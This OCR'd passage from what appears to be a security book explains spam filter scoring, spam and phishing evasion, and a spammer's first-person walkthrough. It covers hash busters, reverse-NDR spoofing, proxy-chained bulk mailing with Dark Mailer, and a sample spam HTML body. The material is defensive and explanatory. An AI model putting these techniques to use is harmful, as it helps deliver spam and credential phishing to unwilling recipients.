With the minimum spam scoring requirement of 5.0, this particular e-mail is clearly marked as spam, since it has a 17.2 point rating. As you can see in Figure 10.18, each line item has a point score that is used to tally the final aggregated content analysis rating. We see a 0.1 point rating for *X_PRIORITY_HIGH*, which is something that some users have on by default, especially if they are in marketing (just kidding). This received a low score since the probability is high that it is not always spam. The *Razor* (a distributed spam filtering network; see http://razor.sourceforge.net) check states that it's a 50/50 chance that it is spam, and the e-mail contents are listed in *Razor*.

Next at 1.4 is the "undisclosed recipients," which indicates bulk mailing, but the system gives it a low score in case it is a valid solicited bulk mailing. The Message-ID was added from the original sender, which could be a sign of a spammer, since

senders do not need to add their own Message-ID if they are sending legitimate e-mail. The date of the *Received* header is 96 hours off from the actual date received. This is a good indication that this is spam.

A 2.4 score was given to an *X-mailer* header that had a bad Outlook Express version displayed, which dovetails nicely with the 3.0 score that basically states this e-mail did a bad job of looking like Outlook. The message body received a 3.3 in total points, since it indicated qualities of a Nigerian scam, including the mention of "millions of dollars." And finally, a badly forged Yahoo.com domain is a dead giveaway. What we said earlier regarding Hotmail headers also goes for Yahoo; both have very specific style headers, and obviously this spoofed Yahoo! e-mail did not match up.

In this Spam Assassin report, almost everything that could have been wrong with this spam e-mail *was* wrong. However, many savvy spammers actually test against these numbers. The advantage of using Spam Assassin is that it is open source, it's free, and it works. The disadvantage of using Spam Assassin is that it is open source, it's free, and it works. This means that the tool has become a threat to both spammers and phishers. When there is a significant threat to the ROI, the phishers and spammers will invest their time to defeat the threat, which is where the cat-and-mouse game comes into play.

A quick look through these Bayesian filter scores with Spam Assassin and we can see that our phishing spam from Chapter 9 worked just fine. Why? We kept it simple. The less you try, the more you fly. A friend who worked for the National Security Administration (NSA) once told me that the best way to be anonymous is to blend in. The same goes for e-mail. Detection systems will see the obviously suspicious activity, but by staying creative, yet cool, spam tends to fly under the radar. Obfuscation such as misspelled words or "creative" ways to spell words have been successful at bypassing many spam filters. Making your headers less obvious and possibly less forged could help. The use of trojans has assisted phishers and spammers in sending their spam past the filters, since the e-mails are authentic. They send them from some cable modem user, and they are not even trying to hide that fact. One of the common methods is to include a hash buster in the subject and body field. This can contain random characters, letters, words, and sometimes book phrases. This is in an attempt to add legitimacy to the e-mail content and throw off the signature or hashing system used in some filters that hash an e-mail to watch it for multiple e-mails with the same signature. By sending random data per e-mail, the signature won't match against hash-based filters such as Razor and Distributed Checksum Clearinghouse (www.rhyolite.com/anti-spam/dcc/).

Now for the cat again: Most spam filters use a combination of hashing, probability scoring, keyword filtering, whitelisting, and blacklisting (RBL—http://rbls.org—is an example of a blacklist). Most spammers use techniques that are

designed to thwart these techniques, but then again, antispam vendors know this and design systems to thwart against *those* techniques … I think you get my point.

One fairly new method spammers presented last year in retaliation for antispam techniques is what is known as *reverse NDR*, which stands for nondelivery receipt. Spammers are taking advantage of the NDR that is part of the SMTP RFCs (www.ietf.org/rfc/rfc0821.txt/ and www.ietf.org/rfc/rfc0822.txt/). An NDR is usually seen when you send an e-mail to an address that does not exist. In response you will receive a message that looks like this:

```
Subject: Mail System Error - Returned Mail
From: Postmaster@sendingemail.com
Date: 04/03/2005 12:53 PM
To: me@sendingemail.com
Content-Type: multipart/report; report-type=delivery-status;
Boundary="================================__=7188110(20378)1092081234"
X-SPAM-Status: No, hits=0.0 required 5.0 tests= version=2.20

Recipient: <you1@receivingemail.com>
Reason:    5.1.1 <youl@receivingemail.com> … User unknown

Please reply to <Postmaster@sendingemail.com> if you feel this message to be
in error.
....
```

This report complies with RFC 822, and it is quite obvious that our spam engine did not even test it. So, the spammers found a loophole. Since NDRs are very necessary, you definitely want to know if you sent your e-mail to an invalid address. And since they are part of "spec," they get cleared without any authentication or probability tests.

Here is the technique: The attacker wants to be able to get mail past your filter and have you read it. They create their spam message, but their sending address is spoofed as the victims they actually want to send it to:

```
From: me@sendingemail.com <Spoofing the Victim>
To: you1@receivingemail.com <Unknown E-mail address>
```

From this point, when the spammer sends this e-mail, he will try to contact you1@receivingemail.com, and the MTA for receivingemail.com will send an NDR notice to me@sendingemail.com. Attached in the NDR report is the spam. Essentially, this takes us back to the open relay days, since spammers can utilize other mail servers to handle their bulk mailings, and that's virtually filter proof. It also has a

high rate of visibility by the victims, since recipients will most likely view a Returned Mail notice. This technique can be adopted successfully by phishers as well on the basis of playing with the odds, since phishers are already playing the odds, guessing how many people have a certain type of bank account while blindly sending e-mails to everyone. Phishers can do the same with NDRs, if you received an NDR that stated you sent a message to abus@bigbank.com instead of 'abuse@bigbank.com. They can then direct you to report the incident by clicking a form and, once again, steal your credentials. It's all about a little creativity, and you would be surprised at the successful return rate.

The road ahead in the fight against spam is still a bit foggy, but security in depth has so far been the most successful tool against this overwhelming problem. Solutions such as Sender-Policy-Framework (SPF; http://spf.pobox.com/) and Sender-ID (www.microsoft.com/mscorps/safety/technologies/senderid/default.mspx/) have been proposed, but they are a far cry from worldwide adoption, since many of these proposals either have fundamental flaws or are hampered by inconvenience. With all the various antispam initiatives and an overly saturated market fraught with a plethora of vendors focusing on the antispam problem, why doesn't spam go away? More important, what will be done to stem the quickly growing extension of spam, phishing?

Summary

Unsolicited bulk e-mail (UBE), better known as *spam*, is a form of exploitation used by phishers today. The actual process of creating and sending e-mail involves two types of systems: the mail client and the mail server. Every e-mail contains header information that contains collective server and client information necessary for the routing and delivery of e-mail from source to destination. A typical e-mail can pass through at least four different servers before it reaches its final intended destination address.

In a typical e-mail setup, two communication ports are usually used to transmit and receive e-mail. Port 25 is the Simple Mail Transfer Protocol (SMTP) port, and its job is to transmit and receive mail—basically acting as what is called a Mail Transfer Agent, or MTA. An MTA is comparable to the human mail carrier who picks up the mail and sends it off to where it needs to go. The other, Port 110, is called the Post Office Protocol, version 3 (POP3), and it is essentially the mailbox from which users pick up their mail. This has an authentication process that allows users to login and process incoming and outgoing e-mail.

A weakness in the SMTP design is spammers' ability to forge some components of the e-mail header in an effort to remain anonymous. In addition to forged e-mail headers, spammers attempt to remain anonymous by hiding their IP addresses, employing the use of open relay servers combined with proxy servers. An open relay server is an SMTP mail server that permits unauthorized users to send e-mail. An open proxy server is similar to an open relay server except it is not specifically used for just e-mail; it will route arbitrary TCP and sometimes UDP requests. The SOCKS protocol, an abbreviation for *SOCKet Secure*, is a generic protocol for transparent proxying of TCP/IP connections. SOCKS is a more universal proxy and is in high demand by phishers and spammers because it can serve multiple necessities. Several tools are available on the open market that can provide proxy-chaining capabilities to get around e-mail clients that do not support SOCKS.

Privacy advocates like the Electronic Frontier Foundation (EFF) support an anonymous Internet communication system that will protect the privacy and anonymity of its users. However, the ability to quickly identify and track fake e-mail is essential to law enforcement and the successful apprehension of cyber-criminals. Many local, state, federal, and international governments are beginning to question the EFF initiative and technology, since allowing anonymous communication to continue would only put us farther away from stopping spam and phishing collectively.

Spammers and phishers harvest valid e-mails using a wide variety of bots, crawlers, and data extraction tools that are readily available on the open market. Even though the CAN-SPAM Act of 2003 made e-mail harvesting illegal, literally thousands of mailing lists are targeted daily by directory harvest attacks (DHAs) with the single intention of harvesting valid e-mail addresses to use for spam and phishing. Even though some targeted sites employ antiharvesting HTML techniques, the cat-and-mouse game continues because simple Perl scripting techniques can be used to get around most antiharvesting code.

Sending spam is made relatively simple with readily available bulk-mailing tools such as *Send-Safe* and *Dark Mailer*. Antispam vendors use a combination of probability scoring, keyword filtering, whitelisting, and blacklisting, coupled with Bayesian algorithm-based techniques, in their never-ending fight against spam. Even with all the spam-filtering options available, a simple reverse NDR can be used to bypass antispam filters and successfully deliver spam.

Other supposed solutions, such as Sender-Policy-Framework (SPF) and Sender-ID, are a far from worldwide adoption and are fraught with fundamental flaws and inconvenience. With all the various antispam initiatives and the plethora of vendors focusing on the antispam problem, why doesn't spam go away? More important, what will be done to stem the quickly growing extension of spam, phishing?

Solutions Fast Track

E-mail Basics

- ☑ The process of sending and receiving e-mail involves two types of systems: the mail client (that's you) and the mail server (similar to the post office).
- ☑ There are a items marked on an e-mail, mainly stating from where the message was received (the mail client, when it identified itself to the mail server) and the time it was received, along with a message ID
- ☑ Understanding headers is vital in order to trace the historical logs of an e-mail. All e-mail headers contain the server and client information that controls the process of mail delivery.

Anonymous E-mail

- ☑ Phishers and Spammers forge e-mail for different reasons. Spammers are more concerned with untraceable e-mail. Phishers want you to think they are someone else, and are spoofing, or emulating a bank or company's identity through e-mail.
- ☑ The final *Received* header cannot be forged.
- ☑ An open relay servers is an SMTP mail server that allows unauthorized users to send e-mail through it. An IP address can be more difficult to forge or hide. One way of hiding our IP address is to take advantage of open relay servers combined with proxy servers.
- ☑ When sending e-mails, most e-mail clients to do not support SOCKS for the very reason that they do not want to contribute to the already existing spam epidemic. In this case, there are two options: Use a bulk-mailing tool that supports proxies, including SOCKS, or use a program like SocksChain (http://ufasoft.com) for Windows or Proxychains (www.proxychains.sf.net) for UNIX.

Harvesting E-mail Addresses

- ☑ A major component in spamming is getting hold of valid e-mail addresses to spam. The art of e-mail harvesting is obtaining valid, high-quality, high-volume e-mail addresses.
- ☑ There are multiple ways to harvest e-mail addresses off Web pages and newsgroups, but the majority of spammers and phishers use what are called *bots* or *crawlers*.
- ☑ Open mailing lists are a popular target because their primary function is to draw a bunch of e-mail users to communicate in a centralized forum. Even though harvesting e-mail addresses from the Internet for the purpose of spamming is now illegal per the CAN-SPAM Act of 2003, literally thousands of mailing lists and organizations are targeted daily by directory harvest attacks.
- ☑ For the high-quality, high-volume approach to be fast and efficient, many phishers employ *hackers* and *insiders* to steal information.

Sending Spam

- ☑ Instant messengers are a playground for possible spam, but the prevention of spam within that environment is a lot easier, since there is centralized control of features offered by the IM network. This type of spam is called *SPIM* and is starting to gain some traction.
- ☑ Popular bulk-mailers such as Send-Safer and Dark Mail are making mass mailing and forgery easier for spammers and more difficult to detect. They are also designed to bypass antispam filters.
- ☑ Since spam continually evolves, spam filter must be "trained" to understand what is spam and what is not spam. Some antispam companies send signature "trained" updates to their spam filters. Others use global *checksum* systems, which are a more effective implementation in comparison to the filters that require "training."

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: How many computers does a typical e-mail get routed through?

A: A typical e-mail will be routed through at least four computers:

- Sender's computer
- Sender's e-mail server
- Receiver's e-mail server
- Receiver's computer

Q: What communication port is typically used for SMTP MTA e-mail?

A: Communications port 25 is typically used for SMTP MTA e-mail processing.

Q: What communication protocol can be used to connect to a terminal for e-mail messaging?

A: The Telnet communication protocol is used for connecting to a terminal for e-mail messaging.

Q: What e-mail header information can be forged by an anonymous spammer or phisher?

A: The following e-mail header information can be forged:

- *Subject, Date, Message-ID*
- Recipients: *From, To, CC*
- Content body
- Any arbitrary headers such as *X-Mailer* and *X-Message-Info*
- The initial *Received* headers

Q: What e-mail header information cannot be forged by an anonymous spammer or phisher?

A: The following e-mail header information cannot be forged:

- The final *Received* headers
- The originating mail server info:
  - IP address
  - Subsequent timestamps

Q: What is an open relay server?

A: An open relay server is an SMTP mail server that permits unauthorized users to send e-mail.

Q: What is SOCKS?

A: SOCKS is an abbreviation for the SOCKet Secure protocol used for transparent proxying of TCP/IP connections.

Q: What is proxy chaining, and what is it used for?

A: Proxy chaining is a technique used by spammers and phishers to "proxify" a network connection so that any networked application can use SOCKS by chaining proxies together to set a specific route that will improve their odds of anonymity.

Q: What tools are used by spammers and phishers to harvest valid e-mail addresses?

A: A wide variety of tools are used by spammers and phishers to harvest valid e-mail addresses, such as:

- Extractor tools (Web Data Extractor, *Whois* Extractor)
- Bots/crawlers (WinWeb Crawler, ListMotor, BulkVerifier)
- *Wget* utility
- NDRs
- Perl *regex*

Q: What readily available bulk-mail tools are typically used by spammers and phishers?

A: The most prevalent bulk-mailing tools used by spammers and phishers today are Send-Safe and Dark Mailer.

Q: What do Dark Mailer e-mails look like to most antispam filters?

A: The majority of Dark Mailer-based e-mails appear as valid Outlook Express e-mails to an antispam filter.

Q: What is the algorithm used by most antispam vendors for scoring e-mail validity?

A: The antispam e-mail scoring algorithm used by most antispam vendors is the Bayesian algorithm.

Q: What is an NDR?

A: An NDR is the nondelivery receipt message that is returned when an undeliverable e-mail is sent, as defined in the SMTP RFC821 specification.

Chapter 11

How Spam Works

By Spammer X

Trade secrets revealed in this chapter:

- **Who Am I?**
- **The Business of Spam**
- **Spam in the Works: A Real-World Step-by-Step Example**

Spammer X is a composite character created from the hundreds of individuals I've met in the IT security field. Some wear white hats, some wear black hats, and many have moved between the two over time. It is not a portrait of a single individual, and any similarities are unintentional.

Who Am I?

I am 22 years old.

I live in an apartment in the city with my girlfriend.

I am an agnostic and follow no faith.

My likes include music, running, and computers.

I am a spammer.

Yes, in my spare time I send 10 to 20 million spam e-mails a week. In fact, there's a strong likelihood that you have received at least one spam e-mail from me. I am not the first spammer nor will I be the last. I am one of many, a small part in the faceless and anonymous community known as *spammers*.

I am sure you hate the idea of me, and loathe the e-mail you receive from me and my *kind*. The e-mails that constantly ask you to "extend your manlihood," or invite you to a new, crude pornographic site, which then invade and litter your inbox, becoming a chore to remove simply because of the sheer volume you receive.

This is my story, my chance to tell the world how I became who I am and why, and to shed light on the whole subject of e-mail spam. I'll take you inside the *Spam Cartel*, deep inside the life of a spammer, showing real examples and techniques used to send spam, including how e-mail addresses are obtained. I want you to understand how a spammer works and why I choose to work in one of the most hated industries in the world.

Climb inside my head and get ready for the true story inside the world of spam.

The Business of Spam

Since the dawn of media, advertising has had a direct effect on increasing sales figures. This is usually accomplished by raising the awareness level of the general public about a certain product or service. Traditional mediums such as TV, print, and radio have been the norm for pushing a new idea or marketing campaign to the public. These mediums carry a high impact rate on the audience because of their strong visual and audio enticements, but also involve a costly price tag in both production and screening.

For an advertiser it's all about audience impact—viewer eyes or ears focused on your piece of content—though strangely enough, advertisers now know that when a commercial break comes on, most people change the channel, go to the bathroom, or make coffee. What's the point of buying advertising time if no one will be watching it? TV advertising has become a little different now, where companies or products "sponsor" a TV program, showing their logo every chance they can. Some

companies have opted for small subliminal ads hidden away in remote corners of the TV screen.

Marketing guru's know that you, the consumer, don't watch commercials as much as you used to and are finding new ways of getting inside your head. But TV can only get so far; it's limited greatly by country and demographics, and requires the watcher to be physically in front of the TV while the advertisement is played.

When the Internet became mainstream in the late 1990s, advertisers suddenly realized what they had in their hands. Unlike TV and radio, there was little cost to create and carry a piece of advertisement on the Internet. What's more, the possible target audience was much greater than any prior medium. The Internet also possessed a new "vibe" to it, something hip and fresh that advertisers could really use to their advantage. In short, it was "cool" and every hip 20-something knew it.

In essence, this created the .com boom—the chance to sell a product or service to the world with little or no advertising costs. Of course, this idea was directly linked to earning huge sales figures and millions for all. Well, for all intents and purposes, it didn't turn out that way. But some interesting things did come out of the .com bubble, one of those being spam.

When compared with traditional advertising methods, the idea behind spam is ingenious. It was the perfect way to reach millions of people instantly, never to be limited by geography, time, or competing channels, and unlike telephone marketing, it didn't require a huge work force or large investment. In fact, one person and a computer was generally all you needed. Its ease of use spawned hundreds of "online marketing" companies, the first of the real spammers, all of whom had great success.

E-mail was not designed with this abuse in mind. When spam first became popular (between 1996 and 1997) there was little defense against bulk mail—very few spam filters existed and even less people used them. The e-mail protocols seem to be designed with an idyllic Eden environment in mind; all parties trusted one another and welcomed any information exchange. This was easily exploitable by spammers and highly profitable.

In the beginning, almost all spam was pornography-related. Pornographic sites were some of the first highly successful sites on the Internet, so it only seemed natural that the concept of sex would be the first product to mass market across the Internet.

In early 2000, in what was then the peak of the .com era and before I became a spammer, I met a very interesting person. To keep his anonymity, we'll refer to him as "Smith." Smith was 21 years old and looking at retiring and moving back to his hometown of Denmark.

"Retire?" I said. "You're only 21."

He told me that over the last year alone he made over one and a half million U.S. dollars from spam and online marketing ventures. Companies were just giving away big money. I was astonished; most hardworking people worked 8 to 10 hours a day their entire life and never have a bank balance like that, while Smith sat at home with his feet up.

He had taken advantage of the over hyped .com boom at the right time. As you know, however, the old saying "What goes up must come down" was waiting in the wings. Sure enough, the .com bubble popped and with it sent a tidal wave of bankruptcies of Internet companies. Very few were left standing and many people were owed large amounts of money when these companies went under. Marketers found out that although Internet advertising had huge potential, it didn't have the same impact as TV and a lot of people were still very hesitant about spending money on the Internet. It was all too new and saturated with companies trying to live the "online dream.". The public quickly came to realize just how much they hated spam and spammers.

Only a small percentage of people were responsible for sending spam in the beginning (pre-2000), even though there were no laws, terms, or anti-spam policies in place. However, by the year 2000, spam was a very popular method of profiting from the Internet and many people began sending very large amounts of it.

Between the years 2000 and 2001, Internet Service Providers (ISP's) all over the world enforced "No spam" policies, threatening to close any account found to be sending it. Online product vendors soon followed, enacting strict terms and conditions around product promotion. Software developers began to write anti-spam programs and plug-ins for mail servers.

The online community grew to hate spam and all those involved in sending it. Since that peak, it seems the Internet and its users have relaxed a little. Although spam is still hated, it is tolerated much more. Perhaps this is because we are all used to receiving so much of it that it has become a part of life. However, spammers still seem to be abhorred more now than before. To be a spammer now means to be the lowest of the low and draws great disgust from many people. This is the primary reason my real name is not on this book. I send spam, but that's not all I am, and I refuse to be judged solely as a spammer.

Spam in the Works: A Real-World Step-by-Step Example

Let me give you a real-time scenario of how I (and others) generate and send spam.

Right now, I have two million e-mail addresses that I bought for $100.00 from another spammer. He tells me they are mostly from pornographic sites and have

been verified as working. This list was cheap; a decent list like this usually sells for up to $1,000.00 per one million e-mails. Luckily for me, I am on good terms with this spammer; we are friends and I have helped him with other things, so the details only cost me a mere $100.00. Doesn't that make you feel good? Spammers are social people. We often get together to share tricks, talk about new products and ideas, and share success stories among ourselves. No one but a spammer understands or likes a spammer, so we often try to stick together.

Many different types of people play a role in the spam game. Some roles are bigger than others, but generally everyone involved gets a cut of the action. The only way spam can work well is if multiple people work together, since many skills are required. Some spam groups exist. These groups focus on ways to maximize profit from spam, and most are self-made millionaires. The groups usually consist of up to three or four members. At least one member has the task of hacking other sites to obtain new contact lists to spam. Hackers have a pivotal role in the group, since without them there would be no contacts to send spam to.

Next, there is often someone with a product or site they wish to have promoted. Whether it's pornography or Viagra, this person allows the spammers to promote their site as long as they get an additional cut. Not only do they make money from the signup to their own site, but they also take 20 to 30 percent of any profit the spam makes. Their site may have the strongest anti-spam rules in the world, but most people are willing to turn a blind eye if there is money to be made.

Then there is the head of the group. This person usually focuses on sending the spam through whatever method they can muster. The head spammer is usually responsible for receiving and splitting the profits among the other members of the team. Each member receives their share into a PayPal or other online account, or if the amount is significant, the money is wired directly to them using a Western Union money transfer.

A Spammer's Experience…

Trust Amongst Spammers

I have worked for many people, from ISP's to book publishers to small corporations, and at least ten people in the spam industry.

I have been ripped off, paid late, or simply been refused payment. Surprisingly, all of these people were in my *professional* life and had nothing to do with spam. Media stereotypes would make you believe spammers (and all

Continued

involved in spam) are low life's; people who try to rip you off whenever they can. Surprisingly enough, that has never happened to me. I am always paid on time and at times have even been given extra for my efforts.

Once, when a Webmaster friend of mine found out it was my birthday, he sent my PayPal account $100.00 as a birthday present, I had previously been promoting his site and probably made him $10,000.00 in the process. This attitude is very common in the spam world; friends helping friends get rich. No one gets anywhere by ripping people off.

Spammers are some of the most trustworthy people I have ever met. It's the corporations I've had to be careful of.

Setting the Stage

Finding a product or service to sell is the first step—home loans, t-shirts, software, pornography, drugs—it can be anything that has demand. Because pornography is big on the Internet and easy to sell, I will use it in my example. E-mails originating from pornographic sites should yield a decent return since my user base contains targeted e-mails—I know these people like pornography.

A Google search for "Webmasters Cash Porn" shows just how big the online pornographic industry is. Most of the sites listed here are *billing* sites for multiple pornographic sites. You drive customers to any of their sites and they pay you a percentage of any signup. They are everywhere. If you visit any billing site and see what sites they offer you to promote, there will be between 5 and 20 different niche pornographic sites. You do the math and see why pornography is the biggest business online. Forbes estimates users spent over five billion dollars last year alone on online pornographic material.

For this example I need to find a billing site that doesn't look like it will get too angry if I am caught spamming, although every company in their "Terms and Conditions" will say "NO SPAM." From personal experience, I have found only the larger, more respected companies actually terminate your account or in more extreme cases threaten legal action. The smaller, less profitable companies secretly welcome spam. They are happy for any business. If a spammer wants to make them rich, why should they stop them? Remember, pornographic companies are hardly the most ethical people in the world.

I will be using adultsupercash.com (for the purpose of this book, the company name has been altered). adultsupercash.com offers me 40 percent of any trial signup and 50 percent of any full subscription, paid in full on the last day of every month either by wire, check, or debit card. For those who do not frequent pornographic sites, a trial signup is a one-time payment, usually between $2.00 and $10.00 and

lasts under a week. A full signup is around $40.00, billed monthly, which usually gives access to more content or better features than the trial signup.

Tricks of the Trade…

Trial Signups


On a side note, there is an interesting hitch in the terms and conditions of a trial signup. After your time period has expired, you will be billed the full rate *unless* you explicitly cancel your subscription. Very sneaky; many people wouldn't think this would happen. This equates to at least 50 percent of my trial signups becoming full signups for a month. The customers then notice the bill on their credit card and cancel their subscription. This is good news for me, however, because I'll get 50 percent of that full signup and any other reoccurring cost.

Creating an account is easy. The only information needed is an address to send the check to and a name to print on it. I use a local P.O. box for all my spam mail. Oddly enough, that P.O. box is sent a lot of spam, around five fliers a day, offering discounts on pizza and cheap videos.

Adultsupercash.com's terms and conditions state that "Mail can only be sent to opt-in lists; no spamming or unsolicited e-mail." An opt-in list is a newsletter or mailing list that I personally own. Subscribers explicitly say they want to receive e-mails from me in a bulk mail fashion. It's close enough to what I'm doing. I bought this list and it would be hard for someone to prove that they did not give me permission, and I have little to lose if the account is closed. It takes around 10 seconds and I am fully set up as a "pornography reseller."

I quickly check out the sales and statistics page at adultsupercash.com and find it to be impressive and that a fair amount of work has gone into the design. It is fully set up for spammers and Webmasters, giving a nice breakdown of week-by-week and daily sales, and total profits (see Figure 11.1).

Figure 11.1 The Reseller Main Page (This Picture has been Edited to Protect the Real Site)



This company offers refunds. In the pornographic business, credit card fraud is rife and customers often request a refund for a subscription they claim they did not purchase. This is bad, because I do not get any cash from a refund, not one cent.

The E-mail Body

The site I have signed up to offers 16 different pornographic sites to promote. Each site offers the same payout percentage, but have very different content (lesbians, mature women, fetish, gay male).

My sales are tracked and monitored by a "referral" ID. This is a tag that is appended to the Uniform Resource Locator (URL) and records anyone who visits the site from my spam. My referral ID is www.pornsite.com/?rfid=piu1200. Any customer that starts on that URL will show up in my statistics page, and I will receive a percentage of anything they sign up for.

Now that I have something to sell, I need to write an enticing e-mail, something that will make curious people notice and hopefully buy my pornography. Of course, many factors come into this, but for now I will use a standard Web page with my referral ID as the link.


```
<html>
<head>

<title> Jacob cunnings didn't shy away from this </title>

<body>
```

```
<img src=http://123.123.123.123/picture.jpg>
<a href=http://www.pornsite.com/?rfid=piu1200> Bet your wife cant do this.
</a>
</body>
</html>
```

The picture is of a woman in her late twenties. She has a cheeky grin on her face, cheeky enough to make you wonder what she was thinking about when the photo was taken. I use a young woman's image to aim for the most potential buyers. Statistically, older men buy pornography more than younger men, probably because older men have more money to spend. By targeting an older generation, I hope to maximize my return. You can never really tell, though. Sometimes it works, sometimes it doesn't.


The spam is sent using *Dark Mailer*, which is a commercial bulk e-mail product that specializes in getting around spam filters and sending spam quickly. For this example, I send out 10,000 e-mails using eight insecure proxy servers. I obtained these proxy servers from an anonymous Web site, each proxy checked against a real-time blacklist (RBL) before use. As you can see, even on my 128kbps DSL, 10,000 e-mails do not take long to send, only 17 minutes (see Figure 11.2).

Figure 11.2 Dark Mailer in Action: Watch that Spam Fly



Twelve hours later, everyone has had chance to check their e-mail and we see some results, as shown in Figure 11.3.

Figure 11.3 The Results of 10,000 Spam After 12 Hours



webmasters area

Stats
Quick Stats
Traffic
Referrers
Promotional Materials
Link Codes
Banners
Free Content
Text Descs
Free Hosted Galleries
Free Hosted Sites
Features
Free Hosting
Trial Selection
Traffic Back
Account
Personal Info
Payment Info
Stats Switch
Payouts
Earnings History
Statements
Support
Add New Ticket
View All Tickets
Contacts

Today Stats (06.23.2004)

Site	Raw	Uni	Signups	Rebills	Charges	Refunds	Ratio	Money	
	19	0	0	0	0	0	0/19	0.00	See referrers
	1866	967	0	0	0	0	0/1866	0.00	See referrers
	17	1	0	0	0	0	0/17	0.00	See referrers
	16	1	0	0	0	0	0/16	0.00	See referrers
	15	2	0	0	0	0	0/15	0.00	See referrers
	16	0	0	0	0	0	0/16	0.00	See referrers
	11	0	0	0	0	0	0/11	0.00	See referrers
	16	1	0	0	0	0	0/16	0.00	See referrers
	9	0	0	0	0	0	0/9	0.00	See referrers
	76	0	0	0	0	0	0/76	0.00	See referrers
	24	0	0	0	0	0	0/24	0.00	See referrers
	18	0	1	0	0	0	1/18	14.97	See referrers
	32	0	0	0	0	0	0/32	0.00	See referrers
	25	0	0	0	0	0	0/25	0.00	See referrers
	26	0	0	0	0	0	0/26	0.00	See referrers
	0	0	0	0	0	0		0.00	See referrers
Total	2186	972	1	0	0	0		14.97	

Current Pay Period Stats

Site	Raw	Uni	Signups	Rebills	Charges	Refunds	Ratio	Money	
	19	0	0	0	0	0	0/19	0.00	Daily stats
	1866	967	0	0	0	0	0/1866	0.00	Daily stats
	17	1	0	0	0	0	0/17	0.00	Daily stats
	16	1	0	0	0	0	0/16	0.00	Daily stats
	54	8	0	0	0	0	0/54	0.00	Daily stats
	16	0	0	0	0	0	0/16	0.00	Daily stats
	11	0	0	0	0	0	0/11	0.00	Daily stats
	16	1	0	0	0	0	0/16	0.00	Daily stats
	9	0	0	0	0	0	0/9	0.00	Daily stats
	76	0	0	0	0	0	0/76	0.00	Daily stats
	24	0	0	0	0	0	0/24	0.00	Daily stats
	18	0	1	0	0	0	1/18	14.97	Daily stats
	32	0	0	0	0	0	0/32	0.00	Daily stats
	27	0	0	0	0	0	0/27	0.00	Daily stats
	26	0	0	0	0	0	0/26	0.00	Daily stats
	0	0	0	0	0	0		0.00	Daily stats
Total	2227	978	1	0	0	0		14.97	

This is very interesting. The first highlighted row is the site I am promoting. It received 1846 raw clicks to the URL from 967 different people, as seen in the *Raw* and *Uni* (unique) columns. It shows that the average user clicked to the site and then clicked one other page within it.

The site offers a very limited "tour" consisting of one page, which a lot of people explored, however, no one bought a subscription to the site. Most people browsed the other sites provided and someone bought a subscription to a different site. So, it seems that the content we were pushing did not work. These people were interested in pornography and clicked on the site, but when they got there they became less interested and didn't like the site enough to pay $40.00 for a subscription. It's possible that the tour was not enticing enough or that the price was too high.

However, we can find out more about the habits of our clients by reading the referrer's values in the Hypertext Transfer Protocol (HTTP), which is the address that referred them to the link. We can tell if they clicked on the link from an e-mail or a Web site. Using the URL string they came from, we can tell what folder the mail came from.

For example:

```
